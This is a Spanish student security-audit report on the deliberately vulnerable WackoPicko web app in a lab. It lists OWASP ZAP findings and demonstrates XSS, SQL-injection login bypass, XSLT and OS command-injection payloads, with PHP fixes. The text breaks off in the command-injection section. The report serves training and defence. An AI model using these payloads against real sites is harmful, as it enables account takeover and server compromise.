



# **Informe de práctica de desarrollo**

# **seguro (2025)**

Autor: Pedro Oller Serrano

Entidad: Wackopicko

13/01/2025

Introducción .....	4
Objetivo del informe.....	4
Metodología. ....	4
Tipo de auditoría. ....	4
Limitaciones.....	4
Metodología.....	4
Escaneo de vulnerabilidades .....	4
Verificación manual. ....	4
Escalada de privilegios. ....	5
Identificación de vulnerabilidades .....	5
Resultado de OWASP ZAP.....	5
Tipología de vulnerabilidades 2017 según ZAP.....	11
Explotación de vulnerabilidades y medidas preventivas .....	12
Vulnerabilidad: Cross Site Scripting (DOM Based) .....	12
Vulnerabilidad: Cross Site Scripting (Persistent) .....	13
Vulnerabilidad: Cross Site Scripting (Reflected).....	17
Vulnerabilidad: SQL Injection.....	19
Vulnerabilidad: SQL Injection - MySQL.....	20
Vulnerabilidad: SQL Injection – Authentication Bypass.....	22
Vulnerabilidad: Remote OS Command Injection.....	23
Vulnerabilidad: Path Traversal.....	24
Vulnerabilidad: Content Security Policy (CSP) Header Not Set.....	27
Vulnerabilidad: Directory Browsing.....	28
Vulnerabilidad: Missing Anti-clickjacking Header.....	30
Vulnerabilidad: XSLT Injection.....	31
Vulnerabilidad: Absence of Anti-CSRF Tokens.....	32
Vulnerabilidad: Parameter Tampering.....	34
Vulnerabilidad: Server Leaks Version Information via "Server" HTTP Response Header Field.....	34
Vulnerabilidad: Cookie No HttpOnly Flag .....	37
Vulnerabilidad: Cookie without SameSite Attribute .....	37
Vulnerabilidad: Private IP Disclosure .....	38

Vulnerabilidad: Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) .....	39
Vulnerabilidad: X-Content-Type-Options Header Missing.....	40
Vulnerabilidad: Timestamp Disclosure - Unix .....	41
Vulnerabilidades informacionales .....	43
Explotación y medidas preventivas de vulnerabilidades que no han sido encontradas por ZAP.....	44
Vulnerabilidad: Subida de archivos insegura .....	44
Vulnerabilidad: Uso de Credenciales Predeterminadas (admin:admin) .....	46
Vulnerabilidad: Vulnerabilidad a Ataques DDoS .....	47
Vulnerabilidad: Captura de credenciales de autenticación.....	49
Vulnerabilidad: XSS (Reflected).....	50
Vulnerabilidad: XSS (Persistent) .....	54
Vulnerabilidad: Creación de un Shell Remoto.....	58
Vulnerabilidad: Utilización de hashes inseguros en contraseñas (SHA-1) .....	61
Vulnerabilidad: Uso de contraseñas débiles .....	63
Vulnerabilidad: Descuento infinito, no confirma las fechas y tampoco descuenta. .	64
Vulnerabilidad: Credenciales en el código en texto plano.....	68
Vulnerabilidad: Session-cookie de admin previsible y no caduca al instante de cerrar sesión .....	69
Vulnerabilidad: Manipulación de parámetros .....	72
Buenas prácticas .....	73

# Introducción

## Objetivo del informe.

Identificar las posibles vulnerabilidades de la aplicación web **Wackopicko** utilizando herramientas semiautomáticas de escaneo. Con las vulnerabilidades detectadas hacer una clasificación por tipología y nivel.

En segundo lugar, se comprobará la veracidad de dichas vulnerabilidades con su explotación mediante cualquier medio y explotación de aquellas que, aunque no hayan sido detectadas por ZAP, pueda ser **Wackopicko** vulnerable.

Finalmente, se proponen una serie de medidas para mitigar y prevenir todas aquellas vulnerabilidades que hayan sido encontradas y explotadas, mediante el análisis del código.

## Metodología.

Se empleará como modelo la metodología de OWASP 2017, analizando los diez riesgos más críticos (Inyección (SQL, LDAP, XML...), Autenticación rota, exposición de datos sensibles, configuración de seguridad incorrecta, control de acceso defectuoso...). La auditoría se llevó a cabo de forma semimanual y con el uso de herramientas de escaneo automático como: Owasp ZAP, Metasploit, Searchsploit, John the Ripper, Burp Suite...

## Tipo de auditoría.

Debido a que solo se conoce el nombre de la aplicación web, se trata de una auditoría de *caja negra*.

## Limitaciones.

No hay limitaciones.

# Metodología

## Escaneo de vulnerabilidades

Para ello se emplearán herramientas como *Metasploit*, *Owasp Zap*... para poder encontrar vulnerabilidades como pueden ser inyecciones SQL, XSS...

## Verificación manual.

Explotación de cada vulnerabilidad encontrada con el fin de confirmar si son falsos positivos o si realmente son una amenaza a tener en cuenta. Para ello, se empleará la herramienta de Metasploit.

## Escalada de privilegios.

Una vez explotada la vulnerabilidad, se intentará conseguir acceso a áreas protegidas de la web o el servidor. Para ello, se empleará la herramienta de Metasploit

## Identificación de vulnerabilidades

### Resultado de OWASP ZAP

Obtenemos un total de 24 alertas en el primer test, clasificadas por riesgo y confianza:

- [Alerts](#)
  - [Risk=High, Confidence=High \(1\)](#)
  - [Risk=High, Confidence=Medium \(4\)](#)
  - [Risk=Medium, Confidence=High \(1\)](#)
  - [Risk=Medium, Confidence=Medium \(3\)](#)
  - [Risk=Medium, Confidence=Low \(2\)](#)
  - [Risk=Low, Confidence=High \(1\)](#)
  - [Risk=Low, Confidence=Medium \(5\)](#)
  - [Risk=Low, Confidence=Low \(1\)](#)
  - [Risk=Informational, Confidence=High \(2\)](#)
  - [Risk=Informational, Confidence=Medium \(3\)](#)
  - [Risk=Informational, Confidence=Low \(1\)](#)

Y en un segundo test, obtenemos dos nuevas vulnerabilidades de alto riesgo:

3. [Alerts](#)
  1. [Risk=High, Confidence=High \(1\)](#)
  2. [Risk=High, Confidence=Medium \(5\)](#)
  3. [Risk=High, Confidence=Low \(1\)](#)

Las 27 alertas, se subdividen en 8 alertas de alto riesgo, 6 de riesgo medio, 7 de riesgo bajo y 6 de riesgo meramente informativo. Vamos, a desglosar las alertas de vulnerabilidades por los tipos de riesgo, es decir:

#### 1. Riesgo Alto (8):

- a. **Cross Site Scripting (DOM Based):** manipula el Document Object Model (DOM) en el navegador de manera insegura, permitiendo la ejecución de scripts maliciosos sin que el servidor intervenga.

[http://192.168.1.11:8080 \(1\)](http://192.168.1.11:8080)

#### Cross Site Scripting (DOM Based) (1)

▶ POST http://192.168.1.11:8080/guestbook.php#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/  
/\* \*/oNcliCk=alert(5397) )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</  
scRipt/--!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e

- b. **Cross Site Scripting (Persistent):** ocurre cuando un atacante inyecta código malicioso en una aplicación web y este queda almacenado en la base de datos o en otra fuente persistente, ejecutándose cada vez que un usuario accede a la página afectada.

[http://192.168.1.11:8080 \(4\)](http://192.168.1.11:8080)

#### Cross Site Scripting (Persistent) (1)

▶ POST http://192.168.1.11:8080/guestbook.php

- c. **Cross Site Scripting (Reflected):** ocurre cuando una aplicación web toma datos de una solicitud HTTP (como una URL o un formulario), los procesa sin sanitización y los refleja en la respuesta, permitiendo la ejecución de código malicioso en el navegador del usuario.

#### Cross Site Scripting (Reflected) (1)

▶ POST http://192.168.1.11:8080/users/login.php

- d. **SQL Injection:** ocurre cuando una aplicación web permite la manipulación de consultas SQL mediante la inserción de datos maliciosos, lo que puede dar acceso no autorizado a la base de datos, exfiltración de datos o incluso eliminación de información.

#### SQL Injection (1)

▶ POST http://192.168.1.11:8080/cart/action.php?action=delete

- e. **SQL Injection – Authentication Bypass:** ocurre cuando una aplicación web permite bypassar a través de consultas SQL, aplicaciones de autenticación.

#### SQL Injection - Authentication Bypass (1)

▶ POST http://192.168.1.11:8080/users/login.php

- f. **SQL Injection – MySQL:** ocurre cuando una aplicación web permite que un atacante manipule consultas SQL para acceder, modificar o eliminar datos de una base de datos MySQL.

#### **SQL Injection - MySQL (1)**

► POST <http://192.168.1.11:8080/users/login.php>

- g. **Remote OS Command Injection:** Es una vulnerabilidad de seguridad que permite a un atacante ejecutar comandos del sistema operativo en un servidor remoto. Esto ocurre cuando una aplicación web no valida adecuadamente las entradas del usuario.

#### **Remote OS Command Injection (1)**

► POST <http://192.168.1.11:8080/passcheck.php>

- h. **Path Traversal:** Es una vulnerabilidad que permite a un atacante acceder a archivos y directorios fuera del alcance previsto por la aplicación web, explotando entradas no validadas para manipular rutas de archivos.

#### **Path Traversal (1)**

► POST <http://192.168.1.11:8080/index.php/index.php?page=login>

### **2. Riesgo Medio (6):**

- a. **Content Security Policy (CSP) Header Not Set:** es una medida de seguridad que ayuda a prevenir ataques como Cross-Site Scripting (XSS) e inyección de datos, restringiendo las fuentes desde donde se pueden cargar scripts, estilos, imágenes y otros recursos.

#### **[http://192.168.1.11:8080 \(1\)](http://192.168.1.11:8080 (1))**

#### **Content Security Policy (CSP) Header Not Set (1)**

► GET <http://192.168.1.11:8080/>

- b. **Directory Browsing:** ocurre cuando un servidor web permite listar los archivos y carpetas de un directorio en lugar de mostrar una página de inicio o denegar el acceso. Esto puede exponer archivos sensibles como códigos fuente, configuraciones, credenciales o archivos de respaldo.

## [http://192.168.1.11:8080 \(3\)](http://192.168.1.11:8080)

### [Directory Browsing \(1\)](#)

- ▶ GET <http://192.168.1.11:8080/cart/>

c. **Missing Anti-Clickjacking Header:** es un ataque en el que un usuario es engañado para hacer clic en un elemento de una página web que está oculto o superpuesto por otra página web, lo que provoca una acción no deseada, como realizar una compra o cambiar configuraciones.

### [Missing Anti-clickjacking Header \(1\)](#)

- ▶ GET <http://192.168.1.11:8080/>

d. **XSLT Injection:** Un atacante puede injectar código malicioso en una entrada XML procesada por XSLT, lo que permite la ejecución de acciones no autorizadas como la alteración de la transformación o la ejecución de código en el servidor.

### [XSLT Injection \(1\)](#)

- ▶ POST <http://192.168.1.11:8080/admin/index.php?page=%3Cxsl%3Avalue-of+select%3D%22document%28%27http%3A%2F%2F192.168.1.11%3A22%27%29%22%2F%3E>

e. **Absence of Anti-CSRF Tokens:** es un ataque en el que un usuario autenticado realiza una acción no deseada en una aplicación web en la que está autenticado, debido a que su navegador envía involuntariamente una solicitud maliciosa. El atacante aprovecha la confianza que el sitio tiene en el navegador del usuario.

### [Absence of Anti-CSRF Tokens \(1\)](#)

- ▶ POST <http://192.168.1.11:8080/guestbook.php>

f. **Parameter Tampering:** es un tipo de ataque en el que un atacante modifica los parámetros enviados en una solicitud HTTP (como los datos de un formulario, URL, o cookies) para alterar el comportamiento de una aplicación web y, a menudo, obtener acceso no autorizado o realizar acciones maliciosas.

## **Parameter Tampering (1)**

- ▶ POST <http://192.168.1.11:8080/admin/index.php?=>

### **3. Riesgo Bajo (7):**

#### **a. Server Leaks Version Information via “Server” HTTP Response Header**

**Field:** Cuando un servidor web incluye información sobre su versión o el software que está utilizando en el encabezado Server de las respuestas HTTP, está filtrando información sensible que un atacante podría utilizar para identificar vulnerabilidades específicas relacionadas con esa versión de software.

[http://192.168.1.11:8080 \(1\)](http://192.168.1.11:8080 (1))

## **Server Leaks Version Information via "Server" HTTP Response Header Field (1)**

- ▶ GET <http://192.168.1.11:8080/css/blueprint/screen.css>

#### **b. Cookie No HttpOnly Flag:** El flag HttpOnly es una configuración de seguridad que se puede aplicar a las cookies de una aplicación web. Cuando una cookie tiene este flag habilitado, el navegador no permitirá que el acceso a la cookie se realice desde JavaScript.

[http://192.168.1.11:8080 \(5\)](http://192.168.1.11:8080 (5))

## **Cookie No HttpOnly Flag (1)**

- ▶ GET <http://192.168.1.11:8080/>

#### **c. Cookie without SameSite Attribute:** El atributo SameSite es una configuración de seguridad para las cookies que controla cuándo y cómo una cookie se enviará en solicitudes entre sitios (cross-site requests). El objetivo principal de SameSite es prevenir ataques como Cross-Site Request Forgery (CSRF) y mejorar la privacidad del usuario al restringir cómo las cookies se comparten con otros dominios.

## **Cookie without SameSite Attribute (1)**

- ▶ GET <http://192.168.1.11:8080/>

#### **d. Private IP Disclosure:** ocurre cuando un servidor web revela direcciones IP privadas o internas que deberían estar protegidas y no ser accesibles desde el exterior.

### **Private IP Disclosure (1)**

► GET <http://192.168.1.11:8080/guestbook.php>

#### e. **Server Leaks Information via “X-Powered-By” HTTP Response Header Field(s):**

**Field(s):** El encabezado X-Powered-By es una cabecera HTTP que revela información sobre las tecnologías y plataformas utilizadas por un servidor para ejecutar una aplicación web

### **Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (1)**

► GET <http://192.168.1.11:8080/>

#### f. **X-Content-Type-Options Header Missing:** es una cabecera HTTP de seguridad que evita que los navegadores realicen detección automática de tipos de contenido (también conocida como "sniffing").

### **X-Content-Type-Options Header Missing (1)**

► GET <http://192.168.1.11:8080/css/blueprint/screen.css>

#### g. **Timestamp Disclosure – Unix:** ocurre cuando un servidor o aplicación web expone detalles sobre el timestamp (marca de tiempo) de las solicitudes o respuestas, especialmente cuando se trata de una fecha/hora Unix.

### **Timestamp Disclosure - Unix (1)**

► GET <http://192.168.1.11:8080/calendar.php>

## 4. Riesgo Informativo (6):

#### a. **Authentication Request Identified:** La solicitud dada ha sido identificada como una solicitud de autenticación. Es decir, contiene un conjunto de líneas clave-valor que identifican los campos relevantes como: “username” o “Password”

### **Authentication Request Identified (1)**

► POST <http://192.168.1.11:8080/users/login.php>

#### b. **GET for POST:** Una solicitud que originalmente debería ser POST también puede ser aceptada como GET.

### **GET for POST (1)**

► GET <http://192.168.1.11:8080/pic'%20+%20'check'%20+%20'.php>

- c. **Information Disclosure – Sensitive Information in URL:** ocurre cuando datos privados o confidenciales se incluyen directamente en la URL de una solicitud HTTP, exponiéndolos inadvertidamente a través de varios puntos de acceso.

#### Information Disclosure - Sensitive Information in URL (1)

► GET `http://192.168.1.11:8080/users/sample.php?userid=1`

- d. **Session Management Response Identified:** Ocurre cuando en la respuesta se identifica un token de administración de sesión

#### Session Management Response Identified (1)

► GET `http://192.168.1.11:8080/`

- e. **User Agent Fuzzer:** Comprueba si hay diferencias en la respuesta en función del User Agent con análisis difuso. Compara el código de estado de la respuesta y el código hash del cuerpo de la respuesta con la respuesta original.

#### User Agent Fuzzer (1)

► POST `http://192.168.1.11:8080/cart/action.php?action=delete`

- f. **User Controllable HTML Element Attribute (Potential XSS):** es un atributo de un elemento HTML cuyo valor puede ser controlado o manipulado por un usuario. Esto se convierte en una vulnerabilidad potencial si el valor del atributo no es debidamente validado o sanitizado, ya que un atacante podría injectar código malicioso (como JavaScript) en el atributo, lo que puede llevar a un ataque de Cross-Site Scripting (XSS).

#### User Controllable HTML Element Attribute (Potential XSS) (1)

► GET `http://192.168.1.11:8080/pictures/search.php?query=ZAP`

## Tipología de vulnerabilidades 2017 según ZAP.

Vulnerabilidad	Riesgo	Tipo
Cross Site Scripting (DOM Based)	Alto	A7:2017-Cross Site Scripting
Cross Site Scripting (Persistent)	Alto	A7:2017-Cross Site Scripting
Cross Site Scripting (Reflected)	Alto	A7:2017-Cross Site Scripting
SQL Injection	Alto	A1:2017-Inyección
SQL Injection - MySQL	Alto	A1:2017-Inyección
SQL Injection – Authentication Bypass	Alto	A1:2017-Inyección

<b>Remote OS Command Injection</b>	Alto	A1:2017-Inyeccion
<b>Path Traversal</b>	Alto	A5:2017-Control de acceso roto
<b>Content Security Policy (CSP) Header Not Set</b>	Medio	A6:2017-Configuración incorrecta de seguridad
<b>Directory Browsing</b>	Medio	A5:2017-Control de acceso roto
<b>Missing Anti-clickjacking Header</b>	Medio	A6:2017-Configuración incorrecta de seguridad
<b>XSLT Injection</b>	Medio	A1:2017-Inyeccion
<b>Absence of Anti-CSRF Tokens</b>	Medio	A5:2017-Control de acceso roto
<b>Parameter Tampering</b>	Medio	A1:2017-Inyeccion
<b>Server Leaks Version Information via “Server” HTTP Response Header Field</b>	Bajo	A6:2017-Configuración incorrecta de seguridad
<b>Cookie No HttpOnly Flag</b>	Bajo	A6:2017-Configuración incorrecta de seguridad
<b>Cookie without SameSite Attribute</b>	Bajo	A5:2017-Control de acceso roto
<b>Private IP Disclosure</b>	Bajo	A3:2017-Exposición de información sensible
<b>Server Leaks Information via “X-Powered-By” HTTP Response Header Field(s)</b>	Bajo	A3:2017-Exposición de información sensible
<b>X-Content-Type-Options Header Missing</b>	Bajo	A6:2017-Configuración incorrecta de seguridad
<b>Timestamp Disclosure – Unix</b>	Bajo	A3:2017-Exposición de información sensible
<b>Authentical Request Identified</b>	Informativo	A5:2017-Control de acceso roto
<b>GET for POST</b>	Informativo	A5:2017-Control de acceso roto
<b>Information Disclosure – Sensitive Information in URL</b>	Informativo	A3:2017-Exposición de información sensible
<b>Session Management Response Identified</b>	Informativo	A2:2017-Autenticación rota
<b>User Agent Fuzzer</b>	Informativo	A1:2017-Inyeccion
<b>User Controllable HTML Element Attribute (Potential XSS)</b>	Informativo	A7:2017-Cross Site Scripting

## Explotación de vulnerabilidades y medidas preventivas

### Vulnerabilidad: Cross Site Scripting (DOM Based)

Falso positivo: Sí

Servicio Afectado: POST <http://192.168.1.11:8080/guestbook.php><payload>

Payload: #jaVasCript:/\*-/`/\*\`/\*'/\*"/\*\*/(/\* \*/oNcliCk=alert(5397)  
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e

Evidencias:

Para comprobar que es un falso positivo, nos basamos en la reproducibilidad de la vulnerabilidad, es decir, la llevaremos a cabo paso por paso. Primeramente,

empleamos la url del servicio afectado y el payload que, según este mismo, al clicar el botón de *submit* se debería generar una alerta con el número 5397:

Clicamos:

The screenshot shows the same guestbook interface as the previous one, but the comment field has been populated with "xss dom". The rest of the page content remains the same.

Como se observa en la imagen, se carga en comentario, pero no obtenemos ninguna ventana emergente. Luego, el resultado de ZAP no es reproducible, por lo que es un falso positivo.

## Vulnerabilidad: Cross Site Scripting (Persistent)

### 1. Explotación

Falso positivo: No

Servicio Afectado: POST <http://192.168.1.11:8080/guestbook.php>

Payload: </p><script>alert(1);</script><p>

Evidencias:

Igual que en el caso del XSS basado en DOM, me basaré en la reproducibilidad de la vulnerabilidad, para ello, cargamos el payload en el apartado de comentarios y lo subimos a la web:

The screenshot shows a web browser displaying the 'Guestbook' section of the WackoPicko.com website. At the top, there's a navigation bar with 'Home', 'Upload', 'Recent', 'Guestbook' (which is highlighted in blue), and 'Login'. Below the navigation is a search bar with a 'Search' button. The main content area is titled 'Guestbook' and contains the text 'See what people are saying about us!'. It lists two previous comments: one from 'e' and another from 'adam'. Below this, there's a form for a new comment. The 'Name:' field contains 'XSS persistente'. In the 'Comment:' field, the user has entered the payload: '</p><script>alert(1);</script><p>'. A small green 'G' icon is visible next to the comment input field. At the bottom of the form is a 'Submit' button. At the very bottom of the page, there's a footer with links to 'Home | Admin | Contact | Terms of Service'.

Clicamos en *Submit* y la web nos envía una ventana emergente con la alerta del número '1':

# WackoPicko.com

Home Upload Recent Guestbook Login Search

## Guestbook

See what people are saying about us!

e  
- by e

Hi, I love your site!  
- by adam

Name: XSS persistente  
Comment: </p><script>alert(1);</sc 1

⊕ 192.168.1.11:8080

Aceptar

Submit

Home | Admin | Contact | Terms of Service

This screenshot shows the guestbook section of the WackoPicko.com website. It displays several entries from other users. A new entry is being submitted, with the name field containing 'XSS persistente' and the comment field containing '</p><script>alert(1);</sc 1'. A modal dialog box is overlaid on the page, showing the IP address '192.168.1.11:8080' and the number '1'. A blue button labeled 'Aceptar' (Accept) is visible in the bottom right corner of the dialog.

Ahora, solo falta comprobar que sea persistente y no reflejado. Para ello recargamos Guestbook, y efectivamente volvemos a obtener la ventana emergente:

# WackoPicko.com

Home Upload Recent Guestbook Login Search

## Guestbook

See what people are saying about us!

- by XSS persistente  
xss dom  
- by xss dom

e  
- by e

Hi, I love your site!  
- by adam

Name:   
Comment:

⊕ 192.168.1.11:8080

1

Aceptar

This screenshot shows the guestbook section again. The previous entries are still visible. A new entry has been added with the name 'XSS persistente' and the comment 'xss dom'. Below this, another entry with the name 'xss dom' and the comment '- by xss dom' is shown. The modal dialog box from the previous screenshot is still present, displaying the IP address '192.168.1.11:8080' and the number '1', with the 'Aceptar' button visible.

Aunque no aparezca el *payload* en el comentario, está almacenado en la base de datos:

The screenshot shows a web browser displaying the WackoPicko.com guestbook. The URL is <http://wackopicko.com/guestbook>. The page title is "Guestbook". Below it, a message says "See what people are saying about us!" followed by "- by XSS persistente". At the bottom of the page, there is a search bar and a "Search" button.

Below the browser window, a code editor shows the source code of `guestbook.php`. The code includes a search bar and a guestbook entry. A specific line of code is highlighted:

```
<p class="comment"></p><script>alert(1);</script><p></p>
```

## 2. Medidas preventivas

Para poder aplicar las medidas preventivas, abrimos el documento de `guestbook.php` y analizamos el código, encontrando dos potenciales errores en el código:

1.- Ni valida ni sanitiza la entrada antes de almacenarla:

```
else
{
    $res = Guestbook::add_guestbook($_POST["name"], $_POST["comment"], False);
    if (!$res)
```

Para solucionar este problema, simplemente empleamos la función `htmlspecialchars` en las variables de entrada `name` y `comment`:

```
$lim_name = htmlspecialchars($_POST["name"], ENT_QUOTES, 'UTF-8');
$lim_comment = htmlspecialchars($_POST["comment"], ENT_QUOTES, 'UTF-8');
$res = Guestbook::add_guestbook($lim_name, $lim_comment, False);
if (!$res)
    }
```

Aunque, con esto parezca solucionado el problema, para evitar posibles errores y endurecer la seguridad de la web, también se debe sanitizar y validar la salida, ya que el código original lo mostraba directamente:

```
?>
<p class="comment"><?= $guest["comment"] ?></p>
<p> - by <?=h( $guest["name"] ) ?> </p>
```

Para ello, aplicamos de nuevo la función `htmlspecialchars` en las variables de entrada `comment`:

```
?>
<p class="comment"><?= htmlspecialchars($guest["comment"], ENT_QUOTES, 'UTF-8') ?></p>
<p> - by <?=h( $guest["name"] ) ?> </p>
>
```

Comprobamos que hayamos capado la vulnerabilidad de XSS persistente:

Guestbook

See what people are saying about us!

&lt;/p&gt;&lt;script&gt;alert(1);&lt;/script&gt;&lt;/p&gt;

- by XSS solucionado

Hi, I love your site!

- by adam

Name:

Como se observa en la imagen anterior, con tres líneas se ha solucionado el problema con la vulnerabilidad XSS persistente.

## Vulnerabilidad: Cross Site Scripting (Reflected)

### 1. Explotación

Falso positivo: No

Servicio Afectado: POST http://192.168.1.11:8080/users/login.php

Payload: ""<scrIpt>alert(1);</scRipt>

Evidencias:

Igual que en el caso del XSS basado en DOM, me basaré en la reproducibilidad de la vulnerabilidad, para ello, cargamos el payload en el apartado de *usuario*, dejando en blanco el apartado *password*:

Login

Username :

Password :

Obteniendo, una respuesta HTML del servidor:

The screenshot shows a login form with the title "Login". The "Username" field contains the value "'<scrIpt>alert(1);</scRipt>". Below the form are two buttons: "login" and "Register". At the bottom of the page, there is a navigation bar with links: "Home | Admin | Contact | Terms of Service". A modal dialog box is displayed in the center, showing the IP address "192.168.1.11:8080" and the number "1". A blue button labeled "Aceptar" is visible in the bottom right corner of the modal.

Seguido de una respuesta de error de sintaxis de la base de datos MySQL:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' and `password` = SHA1(CONCAT('`salt')) limit 1' at line 1

## 2. Medidas preventivas

Analizando el archivo *login.php*, se observa primeramente que la función *h()* del archivo *functions.php*:

```
function h ($str)
{
    return htmlspecialchars($str);
```

Se puede mejorar su funcionalidad redefiniéndola como:

```
function h ($str)
{
    return htmlspecialchars($str, ENT_QUOTES, 'UTF-8');
```

Con esta nueva definición conseguimos que también se escapen comillas simples y dobles.

Como solución, podemos definir *\$lim\_user* para escapar los caracteres de entrada del apartado *username* en todo el archivo *login.php*, primero el *login.php* original:

```
// login requires username and password both as POST.
$bad_login = !isset($_POST['username']) && !isset($_POST['password']);
if (isset($_POST['username']) && isset($_POST['password']))
{
    if ($user = Users::check_login($_POST['username'], $_POST['password'], True))
    {
```

Y el modificado, empleando la función *h()* sería:

```
slim_user = h($_POST['username']);
// login requires username and password both as POST.
$bad_login = !(isset($_POST['username']) && isset($_POST['password']));
if (isset($lim_user) && isset($_POST['password']))
{
    if ($user = Users::check_login($lim_user, $_POST['password'], True))
```

Comprobamos que realmente se haya solucionado el problema:

## Login

The username/password combination you have entered is invalid

Username :

Password :

[Register](#)

Con esta modificación quedan también solucionados los problemas de la inyección SQL y además no da información sobre la base de datos MySQL. Debido a esto volveré a modificar el archivo para comprobar la inyección SQL existente anteriormente.

## Vulnerabilidad: SQL Injection

### 1. Explotación

Falso positivo: Sí

Servicio Afectado: POST http://192.168.1.11:8080/cart/action.php?action=delete

Payload: =%27+AND+%271%27%3D%271%27+--+

Evidencias:

Igual que en el caso del XSS basado en DOM, me basaré en la reproducibilidad de la vulnerabilidad, para ello, introducimos el payload en la url como '*action=<payload>*':

① 192.168.1.11:8080/cart/action.php?action=%27+AND+%271%27%3D%271%27+--+



No se encuentra esta página de 192.168.1.11

No se encontró ninguna página web para la dirección web:  
http://192.168.1.11:8080/cart/action.php?action=%27+AND+%271%27%3D%271%27+--+

# Vulnerabilidad: SQL Injection - MySQL

## 1. Explotación

Falso positivo: No

Servicio Afectado: POST http://192.168.1.11:8080/users/login.php

Payload: '

Evidencias:

Me basaré en la reproducibilidad de la vulnerabilidad, para ello, escribimos la comilla simple (' ) en el campo de *username* del formulario login.php:

The screenshot shows a simple login interface with the following elements:

- A title "Login" centered at the top.
- A "Username :" label followed by a text input field.
- A "Password :" label followed by a text input field.
- A "login" button to the left of a "Register" link.

Obteniendo:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"" and 'password' = SHA1( CONCAT('', 'salt')) limit 1' at line 1

Hemos obtenido con este mensaje de error información muy valiosa, ya que podemos probar distintos *payload's* para entrar con un usuario ajeno ya que, no hay un escapado de los valores introducidos a la hora de iniciar la sesión y además, la consulta a la hora de *loguearse* será de la forma:

```
SELECT * FROM users WHERE login = 'usuario' AND password = 'contrase';
```

Por lo que si introducimos un *payload* del tipo *'usuario'#* conseguiremos autenticarnos y usurpar la identidad de un usuario. Sin embargo, primero necesitamos conocer algún usuario de la web, para ello me creé un perfil genérico denominado *user*:

Protect yourself from hackers and [check your password strength](#)

The screenshot shows a registration form with the following fields:

- "All fields are required" message in red.
- "Username :" field containing "user".
- "First Name :" field containing "user".
- "Last Name :" field containing "user".
- "Password :" field containing "\*\*\*\*".
- "Password again :" field containing "\*\*\*\*" (highlighted with a red border).
- A "Create Account!" button at the bottom.

Gracias a esta cuenta descubrimos los siguientes usuarios:

Uploaded on February 18, 2009  
by bryce

Uploaded on February 18, 2009  
by calvinwatters

Uploaded on February 18, 2009  
by bob

Uploaded on February 18,  
2009  
by wanda

Uploaded on February 18,  
2009  
by Sample User

Todos ellos posibles víctimas (aparte, de scanner1 o scanner2), para esta prueba me quedaré con wanda. Por lo tanto, ejecutaremos el comando `wando'#` para suplantar a este usuario:

The image shows a login interface with a blue header bar. Below it is a white form titled "Login". It has two input fields: "Username :" with the value "wanda'#" highlighted by a red border, and "Password :" which is empty. At the bottom are two buttons: "login" and "Register".

Conseguimos suplantar al usuario:



Cool stuff to do:

[Who's got a similar name to you?](#)  
[Your Uploaded Pics](#)  
[Your Purchased Pics](#)

Enter in our contest:

Con los demás usuarios ocurre exactamente lo mismo.

## 2. Medidas preventivas

Analizando el archivo `login.php`, se observa primeramente que la función `h()` del archivo `functions.php`:

```
function h ($str)
{
    return htmlspecialchars($str);
```

Se puede mejorar redefiniéndola como:

```
function h ($str)
{
    return htmlspecialchars($str, ENT_QUOTES, 'UTF-8');
```

Con esta nueva definición conseguimos que también se escapen comillas simples y dobles.

Como solución, podemos definir `$lim_user` para escapar los caracteres de entrada del apartado `username` en todo el archivo `login.php`, primero el `login.php` original:

```

// login requires username and password both as POST.
$bad_login = !(isset($_POST['username']) && isset($_POST['password']));
if (isset($_POST['username']) && isset($_POST['password']))
{
    if ($user = Users::check_login($_POST['username'], $_POST['password'], True))
    {

```

Y el modificado, empleando la función *h()* sería:

```

$lim_user = h($_POST['username']);
// login requires username and password both as POST.
$bad_login = !(isset($_POST['username']) && isset($_POST['password']));
if (isset($lim_user) && isset($_POST['password']))
{
    if ($user = Users::check_login($lim_user, $_POST['password'], True))
    {

```

Comprobamos que realmente se haya solucionado el problema:

## Login

Username :	<input type="text" value="wanda'#"/>
Password :	<input type="password"/>
<input type="button" value="login"/>	<a href="#">Register</a>

[Home](#) | [Admin](#) | [Contact](#)

Obteniendo:

## Login

The username/password combination you have entered is invalid

Username :	<input type="text"/>
Password :	<input type="password"/>
<input type="button" value="login"/>	<a href="#">Register</a>

Luego queda resuelta la vulnerabilidad de inyección SQL.

## Vulnerabilidad: SQL Injection – Authentication Bypass

### 1. Explotación

Falso positivo: No

Servicio Afectado: POST <http://192.168.1.11:8080/users/login.php>

Payload: '

Evidencias:

Mismas evidencias que *SQL Injection – MySQL*, es prácticamente la misma vulnerabilidad solo que ZAP le ha cambiado el título.

### 2. Medidas preventivas

Mismas medidas preventivas que *SQL Injection – MySQL*.

## Vulnerabilidad: Remote OS Command Injection

### 1. Explotación


Falso positivo: No

Servicio Afectado: POST http://192.168.1.11:8080/passcheck.php

Payload: &sleep 15& o &sleep 15#

Evidencias:

Vamos a la ruta que nos muestra ZAP y probamos el comando. El comando *sleep* lo que hace es ‘dormir’ el servidor, por lo que debería tardar alrededor de 15 segundos en dar la respuesta:



